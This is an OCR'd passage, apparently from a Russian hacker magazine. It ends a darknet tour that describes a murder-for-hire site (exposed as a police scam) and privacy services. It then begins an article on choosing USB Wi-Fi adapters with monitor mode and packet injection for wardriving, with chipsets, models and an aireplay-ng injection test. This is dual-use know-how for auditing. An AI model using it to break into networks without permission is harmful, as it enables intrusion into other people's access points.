
Can you give to me a good feedback about, you and some proofs of succeeded work?

Sorry, but no one of our happy customers stay on forums, or have time to post feedback on

Еще более веселый сайт, одно название которого уже говорит о высоком профессиональном уровне его создателей. Намерения «организованной криминальной группировки C’thulhu» настолько серьезны, что им приходится объяснять, почему ты должен нанять именно их и именно через Tor. На резонный вопрос «Где пруфы, Билли? Нам нужны пруфы!» разработчики веско отвечают: мы удаляем все пруфы после выполнения заказа (для вашей же безопасности), а у наших заказчиков совершенно нет времени сидеть на форумах и отвечать на какие-либо письма. Nuff said.

Впрочем, градус веселья несколько снижает наличие публичного PGP-ключа, email на bitmessage.ch и подробный прайс. Возможно, за нарочито нелепым, «отводящим глаза» фасадом все же скрывается серьезный бизнес.

Besa Mafia



Совсем не смешной сайт действующей албанской мафиозной группировки. Открывай, только убедившись в отсутствии рядом детей.

Besa Mafia действует на территории США, Канады, Европы и многих других стран, предлагая такие жестокие услуги, как выбивание долгов (с членовредительством), убийство для устрашения (впрочем, скрытное устранение тоже), поджигание автомобилей и домов, а также продажу незарегистрированного оружия. В разделах сайта можно найти инструкции по сохранению анонимности при заказе, пошаговое описание безопасного процесса оплаты заказа, прайс-лист, FAQ и даже дисклеймер, в котором заявляется, что услуги Besa Mafia предоставляются исключительно в целях защиты клиента от нависшей над ним угрозы. Чтобы сделать заказ, нужно указать контакт человека, который уже состоит в группировке, иначе ты сам можешь стать следующей целью. Создатели сайта также заявляют, что не являются исполнителями: они посредники и получают за это 20% от суммы. Исполнитель получает 80%.

Ну как, поверил? Достаточно убедительно? А теперь правда: этот сайт — полицейский скам. Администраторы Besa Mafia сливают переписку с «заказчиками» и контакты «исполнителей» в правоохранительные органы разных стран. Если ты параноик, ты мог это заподозрить еще в момент просмотра раздела «Видео»: выложенные там ролики — простая нарезка из американских новостей, которая подтягивается с YouTube и не работает без JavaScript. Впрочем, после слива Silk Road подобным скамом является большинство сайтов в Tor.

Прочие полезности

- **Dead Drop** — сервис для передачи шифрованных сообщений. Для регистрации нужен ключ PGP, он же поможет оставить послание без адресата. Желающие прочесть его смогут для этого ввести твой публичный ключ, и сервис выдаст текст.
- **Deep Web Radio**. Учитывая, что напрягов с музыкой в «чистом вебе» особо нет, существование подпольной радиостанции обосновать непросто. Но тем не менее она существует. Можешь слушать один из пяти «эфиров» и тащиться от того, что делаешь это через Tor.

Радио из глубин

- **Bitcoin Block Explorer**, зеркало Blockchain.info — сайта, который помогает отслеживать транзакции Bitcoin.
- **Keybase** — зеркало Keybase.io. Он позволяет связать свои публичные ключи PGP с пользовательским профилем. Зарегистрироваться не помешает, но помни, что Keybase славится длинной виртуальной очередью, которую нужно отстоять, прежде чем пришлют приглашение.
- **Cryptome** — зеркало легендарного сайта о приватности и криптографии Cryptome.org. Последний раз синхронизировано в 2013 году, но пока основной сайт никуда не девался, смысл вместо него пользоваться скрытым сервисом под сомнением.

Итого

Конечно, взять и обозреть весь дарквеб невозможно. В первую очередь потому, что две тысячи ссылок — это все же две тысячи ссылок и пройти их все нелегко (да и не нужно). Общую идею ты наверняка уловил, и, надеемся, на вопросы «что посмотреть?» и «откуда начать?» мы ответили.

Второй, еще более важный момент — «дарк» в слове «даркнет» все же подразумевает, что сайты скрыты от посторонних и пробраться на них с наскока невозможно. Никакое индексирование не спасет, и тут нужен индивидуальный подход.

В целом открытая часть дарквеба настолько напоминает интернет девяностых годов с его характерным антидизайном и общей безалаберностью, что прямо накатывает ностальгия. Главные отличия: сайтов в Onion сильно меньше и они значительно криминальнее. Зато здесь можно, словно в старые добрые времена, заниматься сетевым серфингом и чувствовать, как со всех сторон обдувает ветер свободы!

АДАПТЕРЫ К БОЮ!

ВЫБИРАЕМ ХАКЕРСКИЙ ДЕВАЙС ДЛЯ АУДИТА WI-FI

84ckf1r3
84ckf1r3@gmail.com

Вардрайвинг (обнаружение и взлом точек доступа Wi-Fi) требует специального оборудования, но разоряться на профессиональные устройства вовсе не обязательно. Среди серийно выпускаемых адаптеров Wi-Fi тоже попадаются модели, которые можно превратить в хакерские девайсы. Я расскажу, как выбрать такое устройство, где его купить и что с ним делать дальше.

ВНЕШНИЕ WI-FI-АДАПТЕРЫ ДЛЯ ВАРДРАЙВИНГА


Каждый год на сайте WirelessHack публикуется список лучших Wi-Fi-адаптеров для вардрайвинга и обсуждается их совместимость с Kali Linux. Однако в последнее время этот перечень стал терять свою значимость. Причина проста: проверенные модели устройств исчезают из продажи. Вместо них появляются удешевленные версии, а то и вовсе выходят новые ревизии с другими чипами. Название модели часто остается прежним, а вот ее свойства — нет. Кроме того, самые популярные адаптеры начинают подделывать, и распознать это не так-то просто. Составители списка не могут проверять каждый девайс сами. Мы же попробуем частично восполнить этот пробел и описать испытанную методику выбора.

Пара адаптеров для вардрайвинга

Современные чипы беспроводной связи занимают площадь в четверть квадратного сантиметра и меньше. Поэтому адаптеры на их основе выпускаются в разных миниатюрных форм-факторах. Они могут быть распаяны на ноутбучной карточке Mini PCI, модуле формата M.2 (NGFF) или выполнены в виде карты расширения PCMCIA. Нас же интересует более универсальный вариант: внешний адаптер с интерфейсом USB, который можно подключить к чему угодно.

Среди таких адаптеров модели с интерфейсом USB 3.1 и 3.0 пока еще большая редкость. Основная масса по-прежнему выпускается с портом USB 2.0. Ограничения по скорости передачи шины (480 Мбит/с) делают такие адаптеры малопригодными для атак на точки доступа (AP) стандарта 802.11ac. Хорошо хоть, большинство AP сегодня одновременно вещают и по стандартам b/g/n, что оставляет широкий простор для вардрайвинга.

Зачем покупать отдельный адаптер, если сегодня в любом ноутбуке и планшете есть встроенный модуль Wi-Fi? Проблема в том, что обычно он оказывается бесполезен для пентестов, поскольку его чип нельзя переключить в режим мониторинга и тем более использовать для инжектирования пакетов. Это возможно только с теми чипами, для которых написаны открытые драйверы (нативные или бэкпорты). В Linux (включая Kali) их подборка обновляется, но медленно. Чтобы такой драйвер стал поддерживать очередной адаптер, сообществу нужно получить код прошивки его чипа и набор инженерных программ, специфичных для каждого вендора.



WARNING

Роскомнадзор разъясняет, что использование Wi-Fi-адаптеров с мощностью излучения передатчика более 100 мВт требует регистрации в соответствии с п. 2 ст. 22 Федерального закона от 07.07.2003 № 126-ФЗ «О связи» и Постановлением Правительства РФ от 12 октября 2004 года № 539 (с изм.).

Как выбирать адаптер

Списки совместимых с Linux моделей адаптеров быстро устаревают, поэтому напишу общую методику выбора. Открываем список драйверов Wi-Fi-адаптеров для Linux. Выбираем из них только поддерживающие мониторинг и инжекты. Открываем описание каждого драйвера и смотрим список поддерживаемых им чипов. Ищем модели на этих чипах по базе wikidevi.com и оставляем в сухом остатке только подходящие — по интерфейсу, дате начала производства, мощности и прочим характеристикам. Затем покупаем, вскрываем корпус, проверяем маркировку чипа и тестируем адаптер. Его способность делать инжекты можно проверить так: `aireplay-ng -9`.

Производители редко раскрывают детальные спецификации, поэтому гарантированно подходящие чипы во многих статьях про вардрайвинг упоминаются одни и те же — перепечатанные из документации по Kali. Это Realtek 8187L, Qualcomm Atheros AR9271(L), Ralink RT3070(L) и Ralink RT3572(L). Однако совместимых решений на рынке гораздо больше. Переключаться в режим мониторинга и инжектировать пакеты могут адаптеры на десятках других чипов.

Для «дальнобойных» стандартов 802.11b/g это Ralink RT2070, RT2571W и RT2671, а также Intersil ISL3880, ISL3886 и ISL3887.

Более современные стандарты b/g/n поддерживают совместимые с Kali чипы Ralink RT2770, RT2870, RT3071, RT3072, RT3370, RT5370, RT5372, RT8070, а также Atheros AR7010 и AR9271L.

Расширенный набор a/b/g/n поддерживают чипы RT3572, RT5572 и AR9170 (draft-n). Соответствующие им функции в Linux обеспечивают драйверы p54usb, rt2500usb, rt2800usb, rt73usb, carl9170, ath5k, ath9k и ath9k_htc. Больше всего подходящих адаптеров основано на чипах Ralink, которые во второй версии Kali Linux работают с драйвером rt2800usb.

Список современных USB Wi-Fi адаптеров, которые поддерживаются в Kali Linux

Совершив несколько рейдов на отечественные и зарубежные магазины техники, я составил перечень проверенных в Kali моделей, продающихся сегодня. Обрати внимание на номер версии и ревизии, это важно! Всего одна другая буква или цифра, и внутри окажется другой чип, бесполезный для вардрайвинга.

На частоте 2,4 ГГц по стандартам b/g/n работают адаптеры:

1. Alfa Network TUBE-U (RT3070).
2. Tenda UH150 (RT3070).
3. Tenda W311M (RT5370).
4. Tenda W311MI (RT5370).
5. Tenda W322UA (RT3072).
6. Tenda W322U v3 (RT5372).
7. D-Link DWA-125 rev B1 (RT5370).
8. D-Link DWA-140 rev B3 (RT5372).
9. D-Link DWA-140 rev D1 (RT5372).
10. TP-LINK TL-WN727N v3 (RT5370).

С расширенным набором стандартов a/b/g/n на частоте 2,4 ГГц работают:
1. ASUS USB-N53 (RT3572).
2. Tenda W522U (RT3572).

В двухдиапазонном режиме (2,4 и 5 ГГц) по стандартам a/b/g/n или n:
1. D-Link DWA-160 rev B2 (RT5572).
2. Netis WF2150 (RT5572).
3. TP-LINK TL-WDN3200 (RT5572).

В этом списке перечислены только современные USB Wi-Fi адаптеры с полной поддержкой в Kali Linux (режим мониторинга + инжектирование пакетов). Все указанные модели были выпущены после 2010 года. Конечно, перечень можно было бы продолжить, включив старые модели, — наиболее выдающиеся будут упомянуты ниже.

ПОПУЛЯРНЫЕ ЧИПЫ И ИХ ОСОБЕННОСТИ

Может показаться, что выбрать USB-адаптер для аудита беспроводных сетей просто. В теории достаточно купить любой девайс с подходящим чипом, и можно отправляться покорять точки доступа. На практике же есть масса неочевидных вещей и важных деталей.

Realtek 8187L (802.11b/g, 2,4 ГГц)

Это старый чип, работающий только по стандартам 802.11b/g. Однако старый — не значит плохой. В 2007 году на нем был сделан легендарный адаптер Alfa AWUS036H, бьющий рекорды дальности связи. С ним можно вардрайвить точки доступа не только у соседей, но и в другом здании. Остается лишь обнаружить хотспоты, все еще вещающие по стандартам b/g.

Как и с любой «Альфой», главная проблема — купить оригинал. Коробку и даже фирменные голограммы подделывать научились давно, поэтому гарантированный вариант только один — вскрывать корпус. Ищи металлические защелки, металлическую пластину над платой из синего текстолита, а главное — смотри, чтобы MAC-адрес совпадал на плате, корпусе и коробке. Чтобы точно не промахнуться, можно проверить валидность адаптера на сайте по MAC-адресу и серийному номеру.

RT3070 (802.11b/g/n, 2,4 ГГц)

Этот чип стал одним из первых для вардрайвинга AP, вещающих в стандарте 802.11n. Даташит (pdf) на него появился в сентябре 2008 года. Тогда Kali Linux еще не было, а драйвер с поддержкой режима мониторинга добавили в дистрибутив ее предшественника — BackTrack. В 2011 году MediaTek объединилась с корпорацией Ralink Technology, поэтому иногда можно встретить другое обозначение этого чипа — MediaTek RT3070.

К настоящему времени на базе RT3070 выпущено более 150 устройств, но степень их пригодности для вардрайвинга разная. С этим чипом надо быть особенно внимательным, поскольку выпускается он как минимум в двух ревизиях. Для аудита желательно брать именно RT3070 ревизии AL1A. Удешевленная ревизия AL3A хуже — слабее, да и работает менее стабильно. Она используется в чипах с маркировкой 3070L, но не все продавцы указывают последнюю букву. Поэтому читай отзывы, сверяй VID и PID, а лучше — проверяй обозначение на самом чипе. Большинство адаптеров открываются элементарно: корпус у них либо пластиковый на защелках, либо склеенный из двух половинок. Последний можно аккуратно открыть, слегка прогрев торцы феном.

Из проверенных адаптеров на базе RT3070 можно рекомендовать Alfa AWUS036NH и

Alfa AWUS036NEH. Интересно, что китайский адаптер EDUP EP-MS8515GS на том же чипе внешне копирует не их, а более новую модель «Альфы» — AWUS036ACH. У него две штыревые антенны с заявленным коэффициентом усиления по 6 дБи. Работает он весьма неплохо, особенно с учетом своей невысокой цены.


Другой адаптер с чипом RT3070 — Tenda UH150/N150. Заявленная мощность его передатчика составляет 27 дБм (против обычных 14–20 дБм), а коэффициент усиления всенаправленной антенны — 5 дБи. Этот адаптер продается во многих российских магазинах за эквивалент 10–12 долларов. Можно сэкономить пару баксов, если тебе не критично ждать посылки из Поднебесной. Однако пригодится он только для вардрайвинга ближнего радиуса действия. Почему? Как оказалось, заявленные характеристики не соответствуют действительности.

Большой адаптер потребляет всего 100 мА в режиме мониторинга

Обнаружив это, я первым делом стал грешить на комплектный провод USB — уж очень он был длинный и тонкий, то есть обладал большим сопротивлением. Однако его замена на кабель получше ничего не принесла. Адаптер по-прежнему видел восемь-девять точек доступа там, где другие ловили двадцать и больше.

Замена кабеля ничего не дала

Вскрытие показало, что внутри устройства стоит все та же урезанная версия чипа с индексом L, а на плате (судя по разметке) отсутствует часть элементов.




Внутренности Tenda UH150

Несмотря на большую антенну и корпус солидных размеров, мощность адаптера на практике оказалась очень низкой.

